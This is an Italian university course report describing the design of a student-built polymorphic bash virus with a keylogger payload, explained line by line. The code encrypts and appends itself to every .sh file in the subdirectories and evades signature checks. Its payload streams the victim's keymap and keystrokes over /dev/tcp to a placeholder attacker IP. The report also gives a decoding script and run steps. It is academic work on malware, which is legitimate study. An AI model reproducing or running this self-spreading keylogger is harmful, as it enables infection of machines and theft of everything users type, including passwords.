Università degli Studi di Verona

Corso di Codice Malevolo

Anno Accademico 2017-2018

Implementazione di un attacco di keylogging tramite virus stealth

Autori:
Diego Comencini
Tommaso Bonfà
Gabriele Centurino

October 28, 2018

Contents

1 Introduzione

Un malware è un insieme di istruzioni eseguite su una macchina che fanno in modo che il sistema faccia ciò che l'attaccante vuole. Tra gli effetti più comuni abbiamo:

- Cancellare file di configurazione
- Infettare la macchina per usarla come base per attaccare alte macchine sulla rete
- Monitorare la tastiera per dire all'attaccante tutto quello che viene scritto
- Raccogliere informazioni sulle abitudini dell'utente

Nello specifico, si è realizzato un attacco completo basato sulla diffusione di un virus che implementa un keylogger. Il Malware creato è classificato come **virus polimorfo**, con alcune semplici tecniche per rendere il virus il più **stealth** possibile con la massima riduzione possibile delle **signature** rilevabili, riducendo le possibilità di **over-infection**. In particolare, il virus si diffonde dalla cartella di esecuzione in tutte le subdirectories "appendendo" il proprio codice criptato ai file *.sh insieme ad una breve routine di decrypt e riordino. Il payload è costituito in un semplice keylogger che invia ad un server remoto di proprietà dell'attaccante tutti i tasti premuti su una tastiera.

2 Struttura dell'attacco

L'attacco è stato implementato in tre file distinti:

- virus.sh
- attacker.sh
- decode.sh

Nei prossimi paragrafi vengono illustrati, uno per uno, i funzionamenti dei tre file elencati qui sopra.

2.1 Struttura di virus.sh

Il codice del file virus.sh è strutturato in due macro sezioni:

- La prima sezione riguarda tutta la parte di propagazione del virus e di controlli per auto preservazione e over infection.
- La seconda sezione, invece, riguarda la parte malevola del codice, quindi il **payload**. Consiste nel "core" del virus. Il file non è criptato (per praticità di lettura) ma esso si diffonde in una versione criptata all'interno di tutti i file *.sh dalla directory corrente in tutte le subdirectories. Il payload si trova alla fine del file e avvia la trasmissione dei tasti premuti all'attaccante.

2.1.1 Propagazione, auto preservazione e over infection

Per l'**auto preservazione** del malware ci sono diverse tecniche che permettono di celare la sua presenza agli antivirus installati sulle macchine infette. Tutte queste tecniche vengono racchiuse sotto il concetto di **stealth**. Un malware è detto stealth quando viene progettato per nascondersi, appunto, dal rilevamento degli antivirus, quindi l'intero codice, e non solo il payload, del malware viene nascosto.

Per la realizzazione di un malware stealth è stata utilizzata la tecnica del **polimorfismo** in grado di eludere il **signature checking**, ossia l'identificazione della sequenza di istruzioni (signature) che ricorda un malware e la sua ricerca all'interno di una macchina. Per rendere il malware polimorfo sono state eseguite le seguenti procedure:

- È stato cambiato l'ordine delle linee di codice per cambiare il codice sintatticamente, ma non semanticamente.
- Le linee di codice permutate sono state crittate e poi appese ad ogni file presente nella directory. La chiave per crittare è il numero univoco dell'**inode** di ogni file *.sh, quindi a due codici uguali non corrispondono due codici crittati uguali. Inoltre, è stato aggiunto una sequenza di bit (in gergo "**salt**") per diversificare ancor di più il codice crittato ottenuto.
- È stata aggiunta una porzione di codice che permette di evitare l'over infection. Infatti, senza di questa, il virus continuerebbe ad appendersi in fondo ai file all'infinito, risultando così come una procedura sospetta e rilevabile dall'antivirus.

Di seguito verrà spiegata linea per linea tutta la prima sezione:

```
ret_val="-1" #@1
CRYPTED=0 #@2
if [ "$1" == "test" ]; then  #@3
      ret_val="0"  #@4
   else  #@5
RANDOM=$$  #@6
```

@1 Variabile utilizzata per testare l'over infection

@2 Variabile utilizzata per vedere se si sta eseguendo un codice già criptato (non il malware originale) o meno

@3 - **@6** Se il programma viene avviato con parametro test allora setta ret_val a 0, per evitare l'over infection, altrimenti assegna alla variabile RANDOM il numero del process ID.

```
find $(pwd) -regex ".*\.\(sh\)" -printf '%p ' | while read -d $' ' target; do  #@7
    nbline=$(wc -l $target)  #@8
    nbline=$(echo $nbline | cut -d " " -f1)  #@9
if [ $(($nbline)) -lt 56 ]; then  #@10
    continue  #@11
fi  #@12
```

@7 Per ogni file *.sh nella directory.

@8 Conta il numero di linee nel target file.

@9 Taglia la parte sinistra della stringa e ne recupera il numero di linee.

@10 - **@12** Controlla se il numero di linee del file è inferiore a 56. Se si, continua con un altro file altrimenti procede con l'infezione. Serve per evitare l'over infection del file virus.sh.

```
tail -n 1 $target | openssl enc -d -aes-128-cbc -A -a -salt -k $(ls -i $target | cut
 ↪  -d" " -f1) > /dev/null 2> /dev/null #@13
if [ "$?" -eq "0" ]; then  #@14
    cod_ordinato=$(tail -n 1 $target | openssl enc -d -aes-128-cbc -A -a -salt -k
     ↪  $(ls -i $target | cut -d" " -f1) | awk '{ print($NF" "$0) }' | cut -d"@"
     ↪  -f2- | sort -g | cut -d" " -f2- ) #@15
    cod_ordinato=${cod_ordinato/CRYPTED=[0-1]/"CRYPTED=$CRYPTED"} #@16
    eval "${cod_ordinato//'$1'/'test'}" #@17
    if [ "$ret_val" == "0" ]; then #@18
        continue  #@19
  fi #@20
fi #@21
```

@13 Prende l'ultima linea del file target e tenta la decrittazione, reindirizzando lo stderr e lo stdout a /dev/null.

@14 Se l'esecuzione del comando precedente è andata a buon fine, allora procedi.

@15 Salvataggio nella variabile cod_ordinato delle linee di codice del malware in ordine e decrittate.

@16 Cambia il valore della variabile CRYPTED da 0 a 1.

@17 Esecuzione del codice salvato dentro alla variabile cod_ordinato con parametro "test".

@18 - **@20** Se la variabile ret_val è uguale a 0 (file già infettato) allora si procede con un nuovo file, altrimenti si procede con l'infezione del target.

```
echo "" >> $target #@22
echo "backup=\$(tail -n 1 \$0 | openssl enc -d -aes-128-cbc -A -a -salt -k \$(ls -i
 ↪  \$0 | cut -d\" \" -f1) | awk '{ print(\$NF\" \"\$0) }' | cut -d\"@\" -f2- |
 ↪  sort -g | cut -d\" \" -f2- )" >> $target  #@23
echo "eval \"\${backup/CRYPTED=0/'CRYPTED=1'}\" &" >>$target #@24
echo "exit 0" >> $target  #@25
tabft=("FT" [56]=" ")  #@26
declare -i nbl=0  #@27
var_righe="" #@28
```

@23 - **@25** Appende il codice tra doppi apici al file target.

@26 Crea un array di 56 elementi; il primo è FT mentre l'ultimo è " ".

@27 Crea una variabile intera: nbl=0.

@28 Creazione variabile temporanea var_righe inizializzata a "", serve per salvare il codice in ordine casuale.

```
if [ $CRYPTED == 0 ]; then #@29
    while [ $nbl -ne 55 ]; do  #@30
       valindex=$(((RANDOM % 55)+1))  #@31
        while [ "${tabft[$valindex]}" == "FT" ]; do  #@32
           valindex=$(((RANDOM % 55) + 1))  #@33
        done  #@34
       line=$(tail -n $valindex $0 | head -1)  #@35
        var_righe+='\''n'$line #@36
        nbl=$(($nbl+1)) && tabft[$valindex]="FT"  #@37
    done  #@38
else #@39
```

@29 - **@38** Sezione accessibile solo dal file virus.sh, un file infettato non può accedere a questa parte di codice. In questa sezione, le linee di codice vengono scambiate di ordine (casualmente) e salvate nella variabile var_righe.

```
cod_ordinato=$(tail -n 1 $0 | openssl enc -d -aes-128-cbc -A -a -salt -k $(ls -i $0
 ↪  | cut -d" " -f1) | awk '{ print($NF" "$0) }' | cut -d"@" -f2- | sort -g | cut
 ↪  -d" " -f2- ) #@40
while [ $nbl -ne 55 ]; do  #@41
    valindex=$(((RANDOM % 55)+1))  #@42
    while [ "${tabft[$valindex]}" == "FT" ]; do  #@43
       valindex=$(((RANDOM % 55) + 1))  #@44
    done  #@45
    line=$(echo "$cod_ordinato" | tail -n $valindex | head -1)  #@46
  var_righe+='\''n'$line #@47
    nbl=$(($nbl+1)) && tabft[$valindex]="FT"  #@48
done  #@49
```

@40 - **@50** Sezione accessibile solo da un file infettato e non dal file virus.sh. In questa sezione, le linee di codice vengono scambiate di ordine (casualmente) e salvate nella variabile var_righe.

```
fi #@50
  echo -e "$var_righe" | openssl enc -aes-128-cbc -A -a -salt -k $(ls -i
   ↪  $target | cut -d" " -f1) >> $target #@51
```

@51 Critta il contenuto della variabile var_righe (codice disordinato) e lo appende al file target.

2.1.2 Payload

La sezione malevola del codice consiste nelle due seguenti linee di codice:

```
xmodmap -pke > /dev/tcp/INSERIRE_IP_SEVER_ATTACCANTE/4444 #@53
xinput --test $(xinput --list | grep "AT Translated Set 2 keyboard" | cut -d"=" -f2
 ↪  | cut -d$'\t' -f1 ) > /dev/tcp/INSERIRE_IP_SEVER_ATTACCANTE/4444 & #@54
fi #@55
```

@53 La riga serve per recuperare la mappatura dei keycode sui caratteri della tastiera del pc vittima e la invia via tcp sul server dell'attaccante.

@54 La riga 54 avvia un processo in background che logga tutti i tasti premuti sulla macchina vittima infettata e li invia tramite tcp al server dell'attaccante, anche nel caso di chiusura del terminale che ha avviato il processo.

2.2 Struttura di attacker.sh

2.2.1 Descrizione

Script utilizzato dall'attaccante per mettere in ascolto il proprio server su una data porta (es 4444) e ricevere connessioni dai keylogger avviati dalle vittime.

2.2.2 Istruzioni

Avvio del server:

```
./attacker.sh output_log_file
```

Si noti che è necessario passare al posto di **output_log_file** un file dove loggare tutto ciò che viene ricevuto sulla porta 4444.

2.3 Struttura di decode.sh

2.3.1 Descrizione

Script utilizzato dall'attaccante per decodificare tutti i keycode premuti e rilasciati sulla macchina vittima e convertirli in caratteri comprensibili.

2.3.2 Istruzioni

Avvio della decodifica di output_log_file:

```
./decode.sh keycode_mapping log_file_to_decode
```

Il **keycode_mapping** consiste in un file contente tutta la mappatura keycode →carattere della macchina vittima e viene comunicato all'inizio di ogni connesione ricevuta da una macchina infettata, mentre log_file_to_decode consiste nel file di log di tutti i keycode premuti e rilasciati sulla macchina vittima.

```
num_binding=$(wc -l $1 | cut -d" " -f1)
map_key=$(cat $1 | sed 's/  */ /g' | cut -d" " -f4 )
mapfile -t arr_decode <<< "$map_key"

text_to_decode=$(cat $2)

declare -i nbl=0  #@24
while [ $nbl -ne $num_binding ]; do  #@26
    text_to_decode=${text_to_decode//" $(($nbl+8)) "/ ${arr_decode[$nbl]}"}
    nbl=$(($nbl+1))
```

```
done
echo "$text_to_decode"
```

3 Esecuzione

1. Avviare un terminale attaccante (TERM_ATTACK) e eseguire lo script attacker.sh (es. ./attacker.sh output_log.txt)

2. Posizionarsi all'intero di una directory da infettare (insieme a tutte le subdirectories). ATTENZIONE: A NON AVERE FILE CHE NON SI VOGLIONO INFETTARE ALL'INTERNO DELLA DIRECTORY E DELLE SUBDIRECTORIES


3. Avviare un terminale vittima (TERM_VICT) e eseguire lo script virus.sh (es ./virus.sh)

4. Interompere l'esecuzione dello script in TERM_ATTACK quando voluto.

5. Estrapolare la keycode_map dal log salvato (es. output_log.txt) e il log dei keycode premuti, e salvarli in due file (es. keycode_map.txt e keycode_log.txt)

6. Eseguire lo script decode.sh sul log e ricavare testo leggibile (es. /decode.sh keycode_map.txt keycode_log.txt)

3.1 Diagramma di flusso - Attacco da file virus.sh



3.2 Diagramma di flusso - Attacco da file infettato